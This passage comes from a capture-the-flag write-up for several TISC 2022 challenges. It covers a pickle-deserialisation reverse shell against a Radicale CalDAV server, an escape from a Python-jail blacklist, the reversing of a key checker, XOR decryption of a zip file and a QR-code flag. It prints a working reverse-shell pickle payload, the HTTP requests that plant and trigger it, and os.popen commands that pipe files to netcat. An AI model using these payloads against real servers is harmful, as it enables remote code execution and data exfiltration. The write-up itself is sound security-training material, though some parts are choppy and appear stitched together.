elif root.tag == xmlutils.make_clark("D:sync-collection"):
    old_sync_token_element = root.find(
        xmlutils.make_clark("D:sync-token"))
    old_sync_token = ""
    if old_sync_token_element is not None and old_sync_token_element.text:
        old_sync_token = old_sync_token_element.text.strip()
    logger.debug("Client provided sync token: %r", old_sync_token)
    try:
        sync_token, names = collection.sync(old_sync_token)
```

When sync is called without a token value, the function will proceed to create the folders as well as the token file. The relevant code from sync is shown below.

```
if not os.path.exists(token_path):
    self._storage._makedirs_synced(token_folder)
    try:
        # Race: Other processes might have created and locked the file.
        with self._atomic_write(token_path, "wb") as fo:
            fb = cast(BinaryIO, fo)
            pickle.dump(state, fb)
```

## Exploitation Steps

To get Radicale to execute malicious code, the following steps are taken.

1. Generate a pickle file that spawns a reverse shell

```
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 127.0.0.1 4444 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    with open("pickled", "wb") as f:
        f.write(pickled)
```

2. Open a listening port for reverse shell connection

3. Request for a sync token using PROPFIND or REPORT on Radicale (creating the token folder)

```
REPORT /radicale/jrarj/default HTTP/1.1
Host: chal02w3tgq6sy7hakz4q9oywcevzb7v6jljpv.ctf.sg:37179
Depth: 1
Authorization: Basic anJhcmo6SDMxMTBmcjEzbnkQ=
Content-Type: text/xml; charset="utf-8"
Content-Length: xxxx

<?xml version="1.0" encoding="utf-8" ?>
<D:sync-collection xmlns:D="DAV:">
  <D:sync-token/>
</D:sync-collection>
```

4. PUT the pickled reverse shell into the server via go (35128)

```
curl -i -u jrarj:H3110fr13nD -T pickled http://
http://chal02w3tgq6sy7hakz4q9oywcevzb7v6jljpv.ctf.sg:35128/jrarj/default/pickled
```

5. MOVE pickled into .Radicale.cache/sync-token folder, naming it with a fake sha256 hash.

```
MOVE /jrarj/pickled HTTP/1.1
Host: chal02w3tgq6sy7hakz4q9oywcevzb7v6jljpv.ctf.sg:35128
Destination:
/jrarj/default/.Radicale.cache/sync-token/e3b0c44298fc1c149afb4c8996fb92427ae41e464
9b934ca495991b78555555
Authorization: Basic anJhcmo6SDMxMTBmcjEzbnkQ=
Content-Type: text/plain
Content-Length: xxxx
```

6. Use REPORT to query for the sync-token, triggering the pickle.loads on the reverse shell

```
REPORT /radicale/jrarj/default/ HTTP/1.1
Host: chal02w3tgq6sy7hakz4q9oywcevzb7v6jljpv.ctf.sg:37179
Depth: 1
Authorization: Basic anJhcmo6SDMxMTBmcjEzbnkQ=
Content-Type: text/plain
Content-Length: xxxx

<d:sync-collection xmlns:d="DAV:">
  <d:sync-token>
http://radicale.org/ns/sync/e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b
78555555</d:sync-token>
  <d:sync-level>1</d:sync-level>
</d:sync-collection>
```

After pickle.loads is trigger in the sync function, the server will make a connection to the listening port with bash capabilities. Listing the flag text file on the system will reveal the flag:

TISC{Y0uR\_D4yS\_ArE\_nuMb3rD\_34cc2686}



```
PALINDROME shell: echo [-] Error detected!
```

Whereas certain keywords resulted in no verbosity from the shell.

```
PALINDROME shell: print
PALINDROME shell:
```

It seemed that blacklisted keywords resulted in “Too naïve!”, allowed keywords end up with no verbosity, and everything else resulted in “Error detected!”

### Determining the Blacklist

Initially thought of as a regular Linux shell, a list of busybox commands was tested against the shell to determine the blacklist. The list of commands available is long, so only the important test results are shown below.

Busybox Commands	Blacklisted
base32	Yes
base64	
basename	
eval	
exec	
nandwrite	
logread	
read	
readahead	
readlink	
readonly	
readprofile	
openvt	
dos2unix	
hostid	
hostname	
iostat	
losetup	
mkdosfs	
unix2dos	
help	No
id	
set	
hash	

Certain blacklisted busybox commands were strange. For example, some of the highlighted commands in the list did not appear to be useful for exploitation. However, the highlighted commands have something in common: they contained the letters “os”. Entering the keyword “os” showed that it is indeed the blacklisted keyword.

```
PALINDROME shell: os
[-] Too naïve!
```



Using the same logic on the rest of the blacklisted commands, the blacklist is reduced to the following.

Commands	Blacklisted
base	Yes
eval	
exec	
write	
read	
open	
os	
help	No
id	
set	
hash	

The reduced blacklist showed that some of these commands did not exist in busybox or Linux. Instead, the commands looked like python functions, especially “os”. Using a simple print statement to test the shell confirmed that it is indeed a python shell.

```
PALINDROME shell: print("hi")
hi
```

## Escaping the Shell

To escape the python shell and get full access to python’s functionalities, the blacklist has to be removed. First, the variables extant in the python environment has to be printed out. This can be done by using the built-in globals function.

```
globals()
```

Return the dictionary implementing the current module namespace. For code within functions, this is set when the function is defined and remains the same regardless of where the function is called.

Printing the globals dictionary in PALINDROME shell.

```
PALINDROME shell: print(globals())
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <frozen_importlib_external.SourceFileLoader object at 0x7f261fa40520>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': 'liaj.py', '__cached__': None, 'sys': <module 'sys' (built-in)>, 'printBanner': <function printBanner at 0x7f261f9dad0>, 'bl': ('absolute', 'admiration', 'allowance', 'appointment', 'audience', 'available', 'base', 'builtins', 'calendar', 'childish', 'chr', 'clearance', 'colleague', 'combination', 'congress', 'constitution', 'crossing', 'curriculum', 'decode', 'deficiency', 'definition', 'describe', 'detector', 'dict', 'directory', 'disposition', 'eval', 'examination', 'exec', 'expansion', 'familiar', 'federation', 'flag', 'gradient', 'gregarious', 'guarantee', 'hypnothize', 'import', 'infinite', 'instruction', 'interference', 'investigation', 'join', 'management', 'mistreat', 'momentum', 'observer', 'open', 'opponent', 'ord', 'os', 'perforate', 'possibility', 'progressive', 'read', 'recognize', 'relaxation', 'replace', 'retailer', 'surround', 'system', 'transfer', 'wardrobe', 'willpower', 'wisecrack', 'write', ' ', '+', ';', '='), 'u_input': 'print(globals())'}
```

In the output, the “bl” variable appeared to be the blacklist. Since the “=” sign is also in the blacklist, attempts to set the blacklist to null is blocked.

```
PALINDROME shell: bl = ""
[-] Too naive!
```

Fortunately, python provides special class methods to get and set items. One such method is the `__setitem__` special method.

object. `__setitem__(self, key, value)`

Called to implement assignment to `self[key]`. Same note as for `__getitem__()`. This should only be implemented for mappings if the objects support changes to the values for keys, or if new keys can be added, or for sequences if elements can be replaced. The same exceptions should be raised for improper key values as for the `__getitem__()` method.

In simpler terms, the method is used for setting key values in the object. In the case of the `globals()` dictionary, the method can be used to assign values to variables. As such, the blacklist can be cleared by calling `globals().__setitem__("bl", "")`.

```
PALINDROME shell: globals().__setitem__("bl","")
PALINDROME shell: print(globals())
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <frozen_importlib_
external.SourceFileLoader object at 0x7fea1d57e520>, '__spec__': None, '__annotations__': {}, '_
_builtins__': <module 'builtins' (built-in)>, '__file__': 'liaj.py', '__cached__': None, 'sys':
<module 'sys' (built-in)>, 'printBanner': <function printBanner at 0x7fea1d518dc0>, 'bl': '', 'u
_input': 'print(globals())'}
```

After removing the blacklist, the python shell worked normally. Using the “os” module to read the list of files in the current working directory revealed several files in the folder.

```
PALINDROME shell: import os
PALINDROME shell: print(os.popen("ls").read())
admin_notes.txt
helloffi.dll
liaj.py
main.exe
qq.enc
```

## Downloading the Files

Using python, the files can be transferred over to the user via a reverse shell or by reading and displaying the contents of the file in base64 encoding.

### Reverse Shell Way

```
PALINDROME shell: os.popen("cat admin_notes.txt | nc 127.0.0.1 4444")
```

```
user@usermachine:~/Downloads$ nc -lp 4444
```

```
Boss told me to use the key he gave me to decrypt the encrypted file. He mentioned that I could
use the key verification program to check if I remembered the key correctly. Surely this program
does not leak any information about the key. Or does it...?user@usermachine:~/Downloads$
```

### Base64 Way

```
PALINDROME shell: os.popen("nc 127.0.0.1 4444 < admin_notes.txt")
PALINDROME shell: os.popen("cat admin_notes.txt | nc 127.0.0.1 4444")
PALINDROME shell: import base64
PALINDROME shell: f = open("admin_notes.txt", "rb")
PALINDROME shell: data = f.read()
PALINDROME shell: f.close()
PALINDROME shell: print(base64.b64encode(data))
b'Qm9zcyB0b2xkIG1lIHRvIHVzZSB0aGUga2V5IGhlIGdhdmUgbWUgdG8gZGVjcnlwdCB0aGUgZW5jcnlwdGVkIGZpbGUuIE
hlig1lbnRpb25lZCB0aGF0IEkgY291bGQgdXNlIHRoZSBrcXkgdmVyaWZpY2F0aW9uIHByb2dyYW0gdG8gY2hly2sgaWYgSS
ByZW1lbWJlcmVkJHRoZSBrcXkgY29ycmVjdGx5LiBTdXJlbHkgdGhpcyBwcm9ncmFtIGRvZXMgbm90IGxlyWsgYW55IGluZm
9ybWV0aW9uIGFib3V0IHRoZSBrcXkuIE9yIGRvZXMgaXQuLi4/'
```

The screenshot shows a web application with a Base64 decoder. The interface includes a sidebar with settings and a main area for input and output.

**From Base64**

Alphabet  
A-Za-z0-9+/= Remove

☒ non-alphabet chars ☐ Strict mode

**Input:**

```
Qm9zcyB0b2xkIG1lIHRvIHVzZSB0aGUga2V5IGhlIGdhdmUgbWUgdG8gZGVjcmlwdCB0aGUgZW5jcmlwdGVkIGZpbGUuIEhlIG1lbnRpb25lZCB0aGF0IEkgY291bGQgdXNlIHRoZSBrcXkgdmVyaWZpY2F0aW9uIHByb2dyYW0gdG8gY2hlY2sgaWYgSSByZW1lbWJlcmVkJHRoZSBrcXkgY29ycmVjdGx5LiBTdXJlbHkgdGhpcyBwcm9ncmFtIGRvZXMgbm90IGx1YWsgYW55IGluZm9ybWF0aW9uIGFib3V0IHRoZSBrcXkuIE9yIGRvZXMgaXQuLi4/
```

**Output**

```
time: 1ms  
length: 252  
lines: 1
```




Boss told me to use the key he gave me to decrypt the encrypted file. He mentioned that I could use the key verification program to check if I remembered the key correctly. Surely this program does not leak any information about the key. Or does it...?

## Analyzing the Files

The contents of `admin_notes.txt` mentioned a key verification program and hints that the program may leak information about the key. From the list of files downloaded, `main.exe` seemed to be the only executable program.

Main.exe

Main.exe is a PE64 program that runs on windows. The program imports a function named “hello” from the DLL helloiff.dll.

**File: main.exe**

- Dos Header
- Nt Headers
  - File Header
  - Optional Header
    - Data Directories [x]
      - Section Headers [x]
      - Export Directory
      - Import Directory**
      - Exception Directory
      - Relocation Directory
      - TLS Directory
- Address Converter
- Dependency Walker

main.exe						
Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
0015CF8C	N/A	0015C228	0015C22C	0015C230	0015C234	0015C238
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	61	001BB050	00000000	00000000	001BBD04	001BB328
msvcrt.dll	26	001BB240	00000000	00000000	001BBD7C	001BB518
helloffi.dll	1	001BB318	00000000	00000000	001BBD8C	001BB5F0

OFTs	FTs (IAT)	Hint	Name
Qword	Qword	Word	szAnsi
00000000001BBC08	00000000001BBC08	0000	hello

When run, the program mentions about checking the first partial key, before requesting for the second partial key.

```
[?] Checking 1st partial key...
[+] 1st partial key check completed!

[?] Enter 2nd partial key:
```

Searching for references to the strings in the disassembler led to the main\_main function.

```
void __cdecl main_main()
{
    ...           // redacted for clarity
    fmt_Fprint(&v33, &v33, &aCheckPartialKey, v0); // [?] Checking 1st partial key...
    *&v35 = v3;
    *(&v35 + 1) = v4;
    *&v39 = v3;
    *(&v39 + 1) = v4;
    v28 = __PAIR128__(v4, v3);
    if ( main_check(v4) != 951 )
    {
        main_check(v5);
        os_Exit(v7);
    }
    ...           // redacted for clarity
    fmt_Fprint(&v31, &v31, &aPartialKeyCheckCompleted, v6); // [+] 1st partial key check completed!
```

The first part of the key is checked in the main\_check function, and the result of this function must be 0x3B7.

### Main\_check

In main\_check, the function generates 5 random numbers using the golang's math.rand.Intn function.

#### func Intn

```
func Intn(n int) int
```

Intn returns, as an int, a non-negative pseudo-random number in the half-open interval [0,n) from the default Source. It panics if n <= 0.

The value range for these 5 generated numbers are shown in the comments.

```
...
rand_val = math_rand__Rand__Intn(35i64); // [0, 35)
val_1 = rand_val + 66; // [66, 101)
v16 = 41i64;
rand_val = math_rand__Rand__Intn(41i64); // [0, 41)
val_2 = rand_val + 80; // [80, 121)
v15 = 132i64;
rand_val = math_rand__Rand__Intn(132i64); // [0, 132)
val_3 = rand_val + 100; // [100, 232)
v14 = 158i64;
rand_val = math_rand__Rand__Intn(158i64); // [0, 158)
val_4 = rand_val + 120; // [120, 278)
v13 = 141i64;
rand_val = math_rand__Rand__Intn(141i64); // [0, 141)
val_5 = rand_val + 181; // [181, 322)
```

Next, the program adds these 5 values together and checks if the resultant value is smaller than a hardcoded value. As there are a total of 168 comparisons, only 8 of them are shown below.

```
if ( val_4 + val_2 + val_1 + val_3 + rand_val + 181 < 514 )  
    result = 1164;  
if ( val_3 + val_5 + val_4 + val_1 + val_2 < 1409 )  
    ++result;  
if ( val_2 + val_4 + val_1 + val_3 + val_5 < 1677 )  
    ++result;  
if ( val_1 + val_5 + val_4 + val_3 + val_2 < 177 )  
    ++result;  
if ( val_4 + val_2 + val_5 + val_3 + val_1 < 1641 )  
    ++result;  
if ( val_4 + val_1 + val_2 + val_3 + val_5 < 138 )  
    ++result;  
if ( val_2 + val_1 + val_4 + val_3 + val_5 < 1504 )  
    ++result;  
if ( val_3 + val_5 + val_1 + val_2 + val_4 < 1915 )  
    ++result;
```

Whenever each comparison is true, the result variable will be increased. The value range for the sum of the 5 generated numbers can be calculated by adding the ranges of each number together. The resultant value range is:

$$[66 + 80 + 100 + 120 + 181, 101 + 121 + 232 + 278 + 322) = [547, 1054)$$

Using the value range [547, 1054) and looking at the comparisons again, they seem to always result in either true or false. Using the above 8 examples, the result of the comparisons are:

1. False -> 0
2. True -> 1
3. True -> 1
4. False -> 0
5. True -> 1
6. False -> 0
7. True -> 1
8. True -> 1

If each comparison is treated as a bit value, the set of 8 comparisons will result in the bit value 01101011. This value translates to 0x6B in hexadecimal, and that is the letter "k" in ASCII. Using the same logic on all 168 comparisons, a 21 characters long string is decoded: key{th3\_gR34t\_E5c4p3\_

[Helloffi.dll](#)

After the first partial key is checked, the main\_main function requests for the second part of the key for verification. The function then calls main\_\_Cfunc\_hello\_abi0 to process the user input string.

```

fmt Fprintf(&a.cap, (&a + 16), &aEnterPartialKey, v11); // [?] Enter 2nd partial key:
...
// redacted for clarity
fmt Fscanln(&a, &a, user_input, &err); // scans a string from the user
...
// redacted for clarity
v20 = main__Cfunc_CString(user_input, v14); // convert to cstring
main__Cfunc_hello_abi0(v17, v16); // send user input for processing

```

The main\_\_Cfunc\_hello\_abi0 function is simply a wrapper for a call to the hello function in helloffi.dll.

```

lea    rbx, [rsp+28h+p0]
mov     [rsp+28h+var_10], rbx
mov     rax, cs:main__cgo_fca6d04dc2da_Cfunc_hello
xorps   xmm15, xmm15
mov     r14, gs:28h
mov     r14, [r14+0]
call    runtime_cgocall

```

```

; void *main__cgo_fca6d04dc2da_Cfunc_hello
main__cgo_fca6d04dc2da_Cfunc_hello dq offset _cgo_fca6d04dc2da_Cfunc_hello

```

```

; void __fastcall cgo_fca6d04dc2da_Cfunc_hello(void *v)
public _cgo_fca6d04dc2da_Cfunc_hello
_cgo_fca6d04dc2da_Cfunc_hello proc near
_cgo_a = rcx ; _cgo_fca6d04dc2da_Cfunc_hello:
mov     _cgo_a, [_cgo_a]
jmp     hello
_cgo_fca6d04dc2da_Cfunc_hello endp

```

```

; Attributes: thunk
public hello
hello proc near
jmp     cs:_imp_hello
hello endp

```

```

; Imports from helloffi.dll
;
extrn _imp_hello:qword ; DATA XREF: hello↑r

```

The hello function attempts to decode the user input string as either UTF-8 or UTF-32 (this is an assumption based on observation). The function ensures that the decoded string is 9 characters long.

```

if ( input_len >= 32 )
    character_len = utf32_strlen(copied_user_input, input_len);
else
    character_len = utf8_strlen(copied_user_input, input_len);
if ( character_len != 9 )
{
    *&v91 = &off_1800A55E8; // error
    *(&v91 + 1) = 1i64;
    *v92 = 0i64;
    *&v92[16] = "called `Option::unwrap()` on a `None` valuecalled `Result::unwrap()` on an `Err`";
    v93 = 0i64;
    result = output(&v91);
    goto LABEL_349;
}

```

If the string is not 9 characters long, the program prints “Something’s wrong” and exits.

```
[?] Enter 2nd partial key: 123
Something's wrong!
```

If the string is 9 characters long but invalid, the program will output the “Incorrect!” string in the window and exit.

```
[?] Enter 2nd partial key: 123456789
Incorrect!
```

For each character in the user input, the function attempts to decode it as a Unicode character. Assuming that all characters are likely to be ASCII, the codes for decoding are ignored.

```
char_1 = *copied_user_input;
copied_user_input[1] = (copied_user_input + 1);
copied_user_input[input_len] = (copied_user_input + input_len);
if ( v8 == (copied_user_input + input_len) )
    goto LABEL_28;
LABEL_24:
char_2 = *copied_user_input[1];
if ( (char_2 & 0x80u) != 0 )           // attempts to decode 2nd, and possibly 3rd byte in the string depending on the encoding
{
    ...                               // ignored and redacted for clarity
}
if ( char_1 != (char_2 >> 1) + 8 )
    goto print_incorrect;
```

From the example above, the first two ASCII characters in the string have the following relationship.

$$INPUT(1) == INPUT(2) \gg 1 + 8$$

Following the code paths in the function, the relationship of the characters in the second partial key can be summarized as the following simultaneous equations.

1.  $INPUT(1) == INPUT(2) \gg 1 + 8$
2.  $INPUT(3) == INPUT(2) + 2$
3.  $INPUT(4) == (INPUT(3) \times 3) \gg 2 - 0x26$
4.  $INPUT(5) == ((INPUT(4) \times INPUT(4) - 0x3E9) \times 0xCCCCCCD) \gg 0x22) - 0xA5$
5.  $INPUT(6) == INPUT(5) + 1$
6.  $INPUT(7) == ((INPUT(6) \times 0xCCCCCCD) \gg 0x22) + 0xA$
7.  $INPUT(8) == INPUT(7)$
8.  $INPUT(9) == \text{unknown}$

Solving the equation for all the inputs resulted in the word “Art1st!!” and the last character unknown. Concatenating the two parts of the keys together resulted in “key{th3\_gR34t\_E5c4p3\_Art1st!!}”. By observation, the last character of the key is likely to be “}”.

This forms the final key “key{th3\_gR34t\_E5c4p3\_Art1st!!}”.

## Getting the ZIP and Decoding the QR Code

Performing a hexdump on qq.enc showed that the last few bytes of the file contained parts of the key from above.

```

0003a0e0  9f 0b 06 b1 e5 06 da 93 5c 41 a5 a7 32 73 7e 21 | ..... \A..2s~! |
0003a0f0  21 7d 6b 65 79 7b 74 68 33 5f d1 d3 34 74 5f | !}key{th3_..34t_ |
0003a100  2a 40 17 44 05 47 71 31 1c 13 61 38 71 27 21 7d | *@.D.Gq1..a8q'!} |
0003a110  6b 65 78 7b 75 68 0b 5f 67 52 e1 94 77 5f 45 35 | |kex{uh._gR..w_E5|

```

The file appears to be xor encrypted with the key because anything xor'd with NULL will get back itself as the value. As xor is the inverse of itself, performing a xor encryption again with the key on the file revealed that it is a zip file. (PK is usually the magic header for a zip file)

**XOR** ⏏ ⏸

Key

key{th3\_gR34t\_... UTF8 ▾

Scheme

Standard

☐ Null preserving

Name: qq.enc ✕

Size: 237,856 bytes

Type: unknown

Loaded: 100%


**Output** 📁 📄 ↶ ↷ 🔍

start: 237853	time: 34ms
end: 237853	length: 237856
length: 0	lines: 898


```

PK.....3.äTC..2ª ..xÓ..
...output.pngi%{\Zgº?.Ù3{2{juw:S.I¢ME%$F;~±..ÝmÛ...i°j4*µ
.(.5jðà.fv|ºgÛÔFP...îp.W...
          
```

The decrypted zip file that contained a png file which is a QR code with the palindrome logo in the middle.

Name	Type	Compressed size	Password ...
 output.png	PNG File	233 KB	No





QR code readers did not immediately recognize the image as the image color looked inverted. Inverting the image in paint allowed the QR code to work normally.




Scanning the QR code revealed a rickroll youtube video, suggesting some sort of steganography at work.

```
quirc inspection program
Copyright (C) 2010-2012 Daniel Beer <dlbeer@gmail.com>
Library version: 1.0

1 QR-codes found:
```

```
Decoding successful:
Version: 18
ECC level: L
Mask: 2
Data type: 4 (BYTE)
Length: 136
Payload: https://www.youtube.com/watch?v=ub82Xb1C8os
```

The <https://zxing.org/w/decode.jspx> tool did better to decode as it did not stop decoding after the NULL bytes decoded from the image.

 **Decode Succeeded**

Raw text	https://www.youtube.com/watch?v=ub82Xb1C8osTISC{I_4m_b3tT3r_tH4n_M1ch431_sc0F13lD_eeD49e44d99fd61007a80af6a777af41a1c4f0a8}	
Raw bytes	<div>40 08 76 87 47 47 07 33 f7 57 47 56 26 52 e6 36 f7 63 d7 56 23 83 25 86 ec 11 ec 11 ec 11 ec 11 46 d5 f6 23 37 45 43 37 16 36 83 43 33 15 f7 36 56 56 43 43 96 53 43 46 03 76 13 83 06 16 63 66 13 16 33 46 63 06 13 87</div>	<div>a2 f2 f7 77 77 72 e7 96 f6 d2 f7 76 17 46 36 83 23 14 33 86 f7 30 00 00 05 44 95 34 37 b4 95 f3 25 f7 44 83 46 e5 f4 d3 33 04 63 13 36 c4 45 f6 43 93 96 66 43 63 13 03 13 73 73 76 16 63 43 16 d0 00 ec 11 ec 11 ec 11</div>

TISC{l\_4m\_b3tT3r\_tH4n\_M1ch431\_sc0F13lD\_eeD49e44d99fd61007a80af6a777af41a1c4f0a8}


## Level 9 – PanlindromeOS

### Intro


This challenge is on Android Mobile Security that requires the player to obtain arbitrary kernel read and write primitives. The primitives are then used to read the hidden flag from kernel memory.

### Setting up the Emulator


Since no actual device Pixel 2XL device was provided, the next best thing was to set up an emulator using Android SDK. After installing Android SDK, make use of the “Virtual Device Manager” or the “AVD manager” to create a virtual Pixel 2XL device.



In the Virtual Device Manager, when prompted to select the system image, select Oreo API level 27, ABI arm64-v8a under “Other Images”.



Once done, name the device as tisc and run the following command to run the device, and load the provided kernel Image.



```
emulator -avd tisc -kernel ~/Downloads/lvl9/files/Image -qemu -machine virt -show-kernel
```

## Gathering Information

Using strings on the vmlinux file and searching for palindrome reveals the following interesting strings in the file.

```
user@usermachine:~/Downloads/lvl9/files$ strings vmlinux | grep -i palindrome
Welcome to PALINDROME's box, seek the correct offset and you shall find!
/home/user/tisc-2022/PalindromeOS/src
/home/user/tisc-2022/PalindromeOS/src
...
/home/user/tisc-2022/PalindromeOS/src
